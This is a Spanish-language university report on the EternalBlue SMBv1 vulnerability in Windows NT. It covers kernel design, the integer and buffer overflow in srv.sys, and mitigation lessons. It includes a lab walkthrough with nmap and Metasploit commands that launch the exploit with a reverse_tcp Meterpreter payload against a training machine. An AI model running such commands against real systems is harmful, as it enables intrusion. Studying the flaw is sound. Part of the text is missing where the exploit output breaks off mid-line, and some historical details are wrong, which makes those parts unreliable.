Universidad Nacional Autónoma de México
Facultad de Ingeniería
División de Ingeniería Eléctrica

Sistemas Operativos

Exposición - Vulnerabilidad *Eternal Blue* de Windows NT

Semestre 2026 - 2
Profesor: Dr. Gunnar Eyal Wolf Iszaevich
Grupo: 07
Integrantes:

- Monroy Tapia Jesús Alejandro
- Ponce de León Reyes Bruno

Fecha de entrega: 05 de marzo de 2026

Índice

1. Introducción..... 3

1.1 Diseño de Windows NT..... 3

1.2 El protocolo SMB..... 3

1.3 Rendimiento..... 4

2. Modos de operación del sistema operativo..... 5

2.1. Modo Usuario..... 5

2.2. Modo Kernel..... 5

3. Estructura de la vulnerabilidad..... 5

4. Explotación de la vulnerabilidad..... 6

4.1 Manipulación del heap..... 6

4.2 Sobreescritura de estructuras críticas..... 6

4.3 Desvío del flujo de ejecución (RCE)..... 7

4.4 Escalada de privilegios..... 7

4.5 Explotación en la actualidad..... 7

5. Mitigación y vigencia..... 7

5.1. Medidas de seguridad..... 8

5.2. Impacto en la actualidad..... 8

6. Conclusiones..... 8

6.1 Resumen del fallo..... 8

6.2 Lecciones aprendidas..... 9

Referencias:..... 10

1. Introducción

En 1993 Microsoft lanza Windows New Technology o simplemente Windows NT. Un nuevo kernel para el sistema operativo Windows, teniendo la característica principal de ya no depender de MS-DOS. Windows NT convierte a los sistemas operativos Windows en sistemas operativos propios y ya no simples entornos de escritorio dependientes de MS-DOS, además de ofrecer nuevas características como la multitarea apropiativa y el sistema de archivos NTFS.

El primer Windows con este kernel fue Windows 3.1 NT lanzado en 1993, fue la primera versión de la familia de Windows NT, pensada para estaciones de trabajo y servidores de negocios.

Windows NT marca un después claro en la historia de Microsoft de los sistemas operativos Windows puesto que en sus posteriores productos estarían basados en este mismo kernel con actualizaciones hechas en cada lanzamiento de una nueva versión del sistema operativo. Hoy en día el kernel de Windows NT sigue presente en las versiones más recientes de Windows por lo cuál es importante conocer su estructura y arquitectura del mismo para comprender también una de las vulnerabilidades más graves a que ha tenido Microsoft en su historia, *Eternal Blue,* una vulnerabilidad que afecta a gran parte de la familia Windows NT y que está catalogada con el CVE-2017-0144.

Para entender mejor entraremos a detalle en el diseño y arquitectura de Windows NT y como su diseño lo hacía propenso a esta vulnerabilidad.

1.1 Diseño de Windows NT

La familia de sistemas operativos Windows NT (New Technology), que sirve de base para todas las versiones modernas de Windows (desde XP y Windows 7 hasta Windows 11 y Windows Server), fue concebida con una **arquitectura de núcleo híbrido**. Este diseño busca un equilibrio entre el rendimiento y la estabilidad del sistema mediante una estricta separación de los espacios de memoria y los niveles de privilegio del procesador, comúnmente llamados anillos de protección (*Protection Rings*).

A nivel organizativo, el sistema operativo se divide fundamentalmente en dos áreas principales:

- **Modo Usuario (User Mode / Ring 3).**
- **Modo Núcleo (Kernel Mode / Ring 0).**

1.2 El protocolo SMB

El protocolo Server Message Block (SMB) es un protocolo de red que permite compartir archivos, impresoras, y demás entre todos los miembros de una red de computadoras con un

sistema operativo Windows comúnmente. Este protocolo pertenece a la capa de aplicación del modelo TCP/IP.

De acuerdo con el artículo de Abel Rodriguéz (2025), este protocolo fue desarrollado originalmente por IBM, pero la versión más común y utilizada actualmente es la versión modificada por Microsoft para sus sistemas operativos. Este protocolo ya estaba presente en los productos de Microsoft como es la versión uno de SMB que Microsoft modificó y bautizó como CIFS (Common Internet File System), pero seguía siendo una modificación derivada de SMBv1.

La mejora del protocolo SMB en Windows es relevante debido a que en versiones anteriores de Windows NT no utilizaban TCP/IP de forma nativa, sino que usaban NetBIOS que es un protocolo que permitía formar redes LAN con equipos Windows. Microsoft agregaría el soporte de NetBIOS para TCP/IP en Windows 98 permitiendo el acceso a Internet y otras redes a las computadoras domésticas y de oficina que tuvieran su sistema operativo.

La vulnerabilidad *Eternal Blue* toma ventaja de un exploit supuestamente "creado" por la NSA (National Security Agency) que toma ventaja del protocolo SMBv1, implementado en sistemas operativos de la familia Windows NT.

1.3 Rendimiento

Como se mencionó anteriormente Windows NT funciona con dos modos, *Modo Usuario* y *Modo Núcleo o Kernel*, en Windows NT pasar datos entre estos dos modos es muy costoso en recursos de la CPU, ya que el procesador cambia de Ring 3 a Ring 0 y debe guardar los estados de los registros y cambiar las tablas de páginas de memoria y validar permisos.

Si SMB estuviera en *Modo Usuario* cada paquete de red tendría que viajar de la tarjeta de red, al Kernel, a la Aplicación de Usuario, Kernel y finalmente al Disco. Este camino provocaría que Windows NT no fuera competitivo a nivel de Servidores. ¿Por qué? Windows NT no solo salió para el usuario de oficina o escritorio, sino que también se lanzó para Servidores con Windows NT Advanced.

Por esto mismo Microsoft optó que el procesamiento del protocolo SMB ocurriera dentro del espacio del núcleo, con el controlador *srv.sys*. Esto lo que otorga es que se gana un rendimiento de red extremadamente rápido debido a que no hay que hacer saltos innecesarios entre modos.

El problema de esto radicó en que se permitían que paquetes de red crudos y no confiables provenientes de internet y otras redes sean procesador por código que tiene privilegios sobre el sistema, esto es lo que se aprovecha la vulnerabilidad de *Eternal Blue.* Y como consecuencia el atacante no solo puede romper un código sino que puede sobreescribir la memoria del propio kernel del sistema.

Todos estos puntos sobre Windows NT y *Eternal Blue*, así como la explotación, remedio y vigencia de esta vulnerabilidad serán abordados en este trabajo para tener una mejor compresión sobre está y como decisiones de diseño en los sistemas operativos pueden afectar a millones de usuarios y cientos en empresas en el internet.

2. Modos de operación del sistema operativo

Windows NT (New Technology) cuenta con un kernel híbrido, combina los diseños de kernel monolítico y de microkernel. Es la base de los sistemas modernos Windows 10 y Windows 11. Este sistema cuenta con dos modos principales: *Modo Kernel* y *Modo Usuario*.

2.1. Modo Usuario

El modo usuario está encargado de la ejecución de aplicaciones y servicios sin el uso del acceso directo a los recursos del sistema. La ejecución de aplicaciones se realiza de forma aislada y opera con privilegios limitados. En caso de que una aplicación se interrumpa o sufra errores, ninguna de las otras aplicaciones o datos críticos del sistema operativo se verán afectados.

2.2. Modo Kernel

Este modo está enfocado al control del acceso a la planificación, priorización de hilos, gestión de memoria y principalmente la interacción con el hardware. Tiene acceso total al hardware y a los recursos de la computadora, lo que permite que realice operaciones críticas para el funcionamiento del sistema operativo.
Es el responsable de llevar a cabo la gestión de recursos, por lo que, los demás procesos en el sistema deben de pedirle mediante llamadas al sistema que realice las operaciones necesarias en caso de requerir dichos recursos.

3. Estructura de la vulnerabilidad

Eternal Blue es una vulnerabilidad explotada de manera remota, es decir, un atacante es capaz de enviar datos mediante la red y acceder al equipo sin tener privilegios en el sistema local.
Al analizar *Eternal Blue*, se ha determinado que esta vulnerabilidad tiene lugar en el subsistema de entrada y salida (E/S), específicamente en el modo kernel y en el driver ***srv.sys*** que implementa el protocolo Server Message Block version 1 (SMBv1).

El protocolo Server Message Block (SMB) emplea el puerto 445 para permitir la comunicación en la red, es a partir de este que un atacante puede:
Enviar paquetes especialmente diseñados por SMB y posteriormente pasar por el sistema de entrada y salida (E/S), en donde se analiza la petición y se pasa al driver ***srv.sys***.
Al realizarse una mala validación de datos provenientes de un usuario remoto por parte de SMBv1, se produce un desbordamiento de entero y un desbordamiento de búfer, lo cual es

“Un error de cálculo crea un desbordamiento de enteros que provoca que se asigne menos memoria de la esperada, lo que a su vez provoca un desbordamiento de búfer” (SentinelOne, 2025). Esto le permite al exploit sobreescribir memoria y ejecutar código en modo kernel, que es el modo de operación con mayores privilegios dentro de los sistemas Windows NT lo cual puede provocar que el atacante tenga control total sobre el sistema, infectando con ransomware o transferir archivos sensibles como contraseñas o documentos personales.

4. Explotación de la vulnerabilidad

Esta vulnerabilidad fue descubierta por la NSA de Estados Unidos, pero fue explotada de manera masiva hasta el 2017 mediante el ransomware de *WannaCry* que afectó cientos de computadoras con sistemas operativos Windows y sobre todo que tenían el protocolo de red SMB v1, el cuál tiene un error del cuál *Eternal Blue* puede aprovecharse, pero vamos a desmenuzar esto para entender mejor el funcionamiento de *Eternal Blue*

4.1 Manipulación del heap

En el kernel de Windows NT, la memoria se asigna dinámicamente en áreas llamadas *pools.* Antes de lanzar el ataque real, *Eternal Blue* necesita que la memoria esté organizada de una manera predecible.

El exploit envía una serie calculada de peticiones SMB legítimas para forzar al sistema a asignar y liberar bloques de memoria en el *Non-Paged Pool.*

Esta técnica, es conocida como *Pool Grooming* de memoria, crea “huecos” específicos. El atacante logra colocar un bloque de memoria vulnerable, que pronto se desbordará, ya que está exactamente contiguo a una estructura de datos crítica del sistema el *SRVNET*

4.2 Sobreescritura de estructuras críticas

Una vez que la memoria está alineada perfectamente, el exploit envía un paquete malicioso diseñado para desencadenar la vulnerabilidad principal, un desbordamiento de búfer originado por un error de cálculo de enteros un *Integer Overflow.*

Al procesar una lista de FEA (Full Extended Attributes), que es una estructura de datos utilizada por el sistema de archivos para guardar metadatos personalizados, un atacante puede mandar una lista FEA mal formada que al ser interpretada por Windows por, la función *SrvOs2FeaListSizeToNt* calcula mal el tamaño necesario para esta lista. Esto provoca que el sistema copie más datos de los que caben en el búfer asignado. Por lo que como se mencionó anteriormente provoca dos desbordamientos el de enteros y el del búfer.

Como el búfer vulnerable se posicionó intencionalmente justo antes de la estructura *SRVNET*, el exceso de datos cae sobre esta estructura vecina. El atacante sobrescribe partes vitales de *SRVNET*, específicamente la lista de descriptores de memoria o sus punteros de función

4.3 Desvío del flujo de ejecución (RCE)

La corrupción de memoria que se hizo anteriormente es lo que permite al atacante tomar el control del procesador. El objetivo de sobrescribir la estructura *SRVNET* no es bloquear el sistema (lo cual causaría un pantallazo azul), sino redirigir sus acciones.

El atacante ya ha introducido su código malicioso, un programa conocido como *shellcode* en la memoria en paquetes anteriores. Al sobrescribir los punteros de la estructura *SRVNET*, modifica las instrucciones sobre "dónde debe ir el sistema a continuación".

Cuando el driver de SMB intenta usar la conexión *SRVNET* corrupta, lee el puntero modificado. En lugar de ejecutar la función legítima del kernel de Windows, el flujo de ejecución salta directamente a la dirección de memoria donde reside el *shellcode* del atacante.

4.4 Escalada de privilegios

En la mayoría de los ciberataques, lograr el RCE (Ejecución Remota de Código) te otorga permisos del usuario o servicio que fue vulnerado. Sin embargo con *Eternal Blue* es diferente y más crítico.

Dado que la vulnerabilidad reside en *srv.sys*, que es un driver del modo núcleo, el *shellcode* inyectado hereda automáticamente los privilegios de ese entorno.

No se requieren pasos adicionales para escalar los privilegios usando esta vulnerabilidad. El código se ejecuta bajo el contexto de *NT AUTHORITY\SYSTEM* que es el usuario con más privilegios en Windows NT. Desde este punto, el atacante tiene control absoluto sobre el sistema, permitiendo instalar la persistencia.

4.5 Explotación en la actualidad

Hoy día realizar un ataque o prueba de pentesting a una computadora o infraestructura con protocolo SMBv1. Esta vulnerabilidad debido a la difusión que por parte grupos de hackers, es vulnerabilidad democratizada, es decir cualquier persona en la teoría podría vulnerar un equipo son SMBv1 si quisiera (obviamente considerando las consecuencias legales y éticas de hacer esto).

Para explotar eternal blue podemos utilizar herramientas de código abierto como lo son Nmap y Metasploit, para ejemplificar esto vamos a mostrar como vulneramos una máquina de un laboratorio controlado de la plataforma de *TryHackMe,* usando Kali Linux.

Lo primero que realizaremos será un escaneo de puertos usando Nmap para esto escaneamos la versión de los servicios de la máquina y usaremos un script de nmap para identificar versiones vulnerables.

```
kali@kali: ~/Documents/blue
Session  Actions  Edit  View  Help
# Nmap 7.95 scan initiated Sun Mar  8 15:04:55 2026 as: /usr/lib/nmap/nmap --privileged -sC -sV
 --script vuln -oN blueScan.txt 10.80.160.173
Nmap scan report for 10.80.160.173
Host is up (0.17s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
:
```


A continuación tras detectar la versión vulnerable de SMB podemos abrir la herramienta de Metasploit y buscar los exploits y payload de eternalblue que tiene esta herramienta para esto podemos abrir metasploit con el comando de *msfconsole* y con el comando *search* buscar los exploits para eternalblue, entonces ingresamos *search eternalblue.*

```
kali@kali: ~/Documents/blue
Session  Actions  Edit  View  Help
kali@kali: ~/Documents/blue   kali@kali: ~/Documents/blue   kali@kali: ~/Downloads   kali@kali: ~/Downloads
Screenshot taken
View image
   .      .
   24  auxiliary/scanner/smb/smb_ms17_010            .              normal
   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                        .              .
   .      .
   26    \_ AKA: ETERNALBLUE                         .              .
   .      .
   27  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14     great
   Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)            .              .
   .      .
   29    \_ target: Neutralize implant               .              .
   .      .


Interact with a module by name or index. For example info 29, use 29 or use e
xploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET
 'Neutralize implant'

msf > use 3
[*] Additionally setting TARGET => Windows Embedded Standard 7
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Al ejecutar las herramientas que nos brinda las herramientas de metasploit podemos ver que nos devuelve una shell o terminal de windows y al aplicar el comando de *whoami* podemos ver que somos el usuario NT AUTHORITY/SYSTEM, el cual es el usuario con mayores privilegios en los sistemas WindowsNT.


kali@kali: ~/Documents/blue
Session Actions Edit View Help
kali@kali: ~/Documents/blue
kali@kali: ~/Documents/blue
kali@kali: ~/Downloads
[*] Sending stage (336 bytes) to 10.81.152.157
[+] 10.81.152.157:445 - =-=-=-=

de actualizaciones y a la modernización del equipo utilizado por temor a afectar la compatibilidad y la estabilidad de sus sistemas.
Este problema se presenta sobre todo en empresas que emplean equipo y sistemas desactualizados, ya sea por cuestión de costos, problemas de compatibilidad o por el uso de dispositivos difíciles de actualizar. Lo que permite a los atacantes emplear *Eternal Blue* para acceder y tomar control de los equipos expuestos en la red. Dentro de los peligros está el robo o secuestro de datos, el acceso no autorizado a sistemas, la infección con malware, ser víctima de espionaje, entre otras.

6. Conclusiones

6.1 Resumen del fallo

El núcleo de la vulnerabilidad *Eternal Blue* (CVE-2017-0144) radica en una falla crítica de diseño y validación dentro de la arquitectura del sistema operativo Windows, específicamente en la implementación del protocolo legado SMBv1.

Todo comienza con un error de *Integer Overflow* en el driver kernel *srv.sys* al procesar una lista maliciosa de FEA. Este error de cálculo engaña al gestor de memoria del kernel, provocando un desbordamiento del búfer.

Mediante una meticulosa manipulación de la memoria (Pool Grooming), el atacante logra alinear los bloques para sobrescribir la estructura adyacente *SRVNET*. Esto desvía el flujo de ejecución hacia un shellcode previamente inyectado, otorgando ejecución remota de código (RCE) directa en Ring 0 (modo núcleo) con privilegios de *NT AUTHORITY\SYSTEM*, sin requerir interacción del usuario ni autenticación previa.

6.2 Lecciones aprendidas

El impacto global de EternalBlue, especialmente tras su automatización en los ataques de *ransomware* WannaCry y NotPetya, transformó las metodologías de seguridad a nivel mundial. Las lecciones abarcan desde la administración a bajo nivel hasta la arquitectura de redes.

La principal lección a nivel de organización de sistemas va más allá de auditar y deshabilitar protocolos obsoletos como SMBv1 (Pyle, 2017); el enfoque central debe ser la reducción drástica de la superficie de ataque mediante la desactivación de todos los protocolos y servicios *innecesarios* para la operación habitual de un equipo. Históricamente, los sistemas Windows han priorizado la conectividad inmediata, manteniendo servicios de uso compartido (SMB/CIFS) activos por defecto incluso en estaciones de trabajo que funcionan únicamente

como clientes y no comparten recursos en red. Adoptar el principio de menor privilegio y las buenas prácticas históricas de la administración de sistemas como Unix donde un servicio no expone puertos de escucha a menos que sea un requerimiento operativo estricto dificultaría enormemente la labor de un atacante, mitigando el impacto de vulnerabilidades a nivel de kernel. (Scarfone, 2008)

Microsoft emitió el boletín MS17-010 semanas antes de los ciberataques globales. La devastación posterior demostró que, desde la perspectiva del *Blue Team*, la rapidez y eficacia en el despliegue de actualizaciones críticas de seguridad (incluso parcheando sistemas fuera de soporte) es el pilar absoluto de la defensa corporativa.

El éxito de la rápida propagación del *malware* post-explotación se debió a redes internas planas. Una arquitectura de red bien segmentada, con reglas que bloqueen el tráfico SMB (puertos 445 y 139) entre estaciones de trabajo que no necesitan comunicarse entre sí, detiene el movimiento lateral (*Lateral Movement*), conteniendo la brecha de forma efectiva.

Desde la perspectiva del *Red Team* y la inteligencia de amenazas, la filtración de herramientas avanzadas demostró que el descubrimiento de vulnerabilidades *Zero-Day* a nivel de kernel, cuando caen en el dominio público, cambian el panorama de amenazas de la noche a la mañana. La democratización de estas herramientas elevó drásticamente el nivel técnico necesario para defender infraestructuras modernas.

Referencias:

- Wikipedia. (2025). *Arquitectura de Windows NT.* Wikipedia.org. Recuperado el 01 de marzo de 2026 de https://es.wikipedia.org/wiki/Arquitectura_de_Windows_NT

- Wikipedia. (2026). *Windows NT*. Wikipedia.org. Recuperado el 01 de marzo de 2026 de https://es.wikipedia.org/wiki/Windows_NT

- NIST. (2017). *NVD-CVE-2017-0144.* NIST-National Vulnerability Database. Recuperado el 02 de marzo de 2026 de https://nvd.nist.gov/vuln/detail/CVE-2017-0144

- CodeLucky. (2025). *Windows NT Kernel: Complete Guide to Design, Architecture and Implementation*. CodeLucky. Recuperado el 02 de marzo de 2026 de https://codelucky.com/windows-nt-kernel-design/

- Mhopkins-Msft. (2026). *Modo de usuario y modo kernel - Windows drivers*. Microsoft Learn. Recuperado el 02 de marzo de 2026 de https://learn.microsoft.com/es-es/windows-hardware/drivers/gettingstarted/user-mode-and-kernel-mode

- Shivanandhan, M. (2023). *EternalBlue Explained – An In-Depth Analysis of the Notorious Windows Flaw*. freeCodeCamp.org. Recuperado el 02 de marzo de 2026 de https://www.freecodecamp.org/news/eternalblue-explained-an-analysis-of-the-windows-flaw/

- BetaFred. (2017). *Microsoft Security Bulletin MS17-010 - Critical*. Microsoft Learn. Recuperado el 02 de marzo de 2026 de https://learn.microsoft.com/en-us/security-updates/Securitybulletins/2017/ms17-010

- SentinelOne. (2025, 27 abril). EternalBlue Exploit: What it is and how it works. SentinelOne. https://www-sentinelone-com.translate.goog/blog/eternalblue-nsa-developed-exploit-just-won't-die/?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc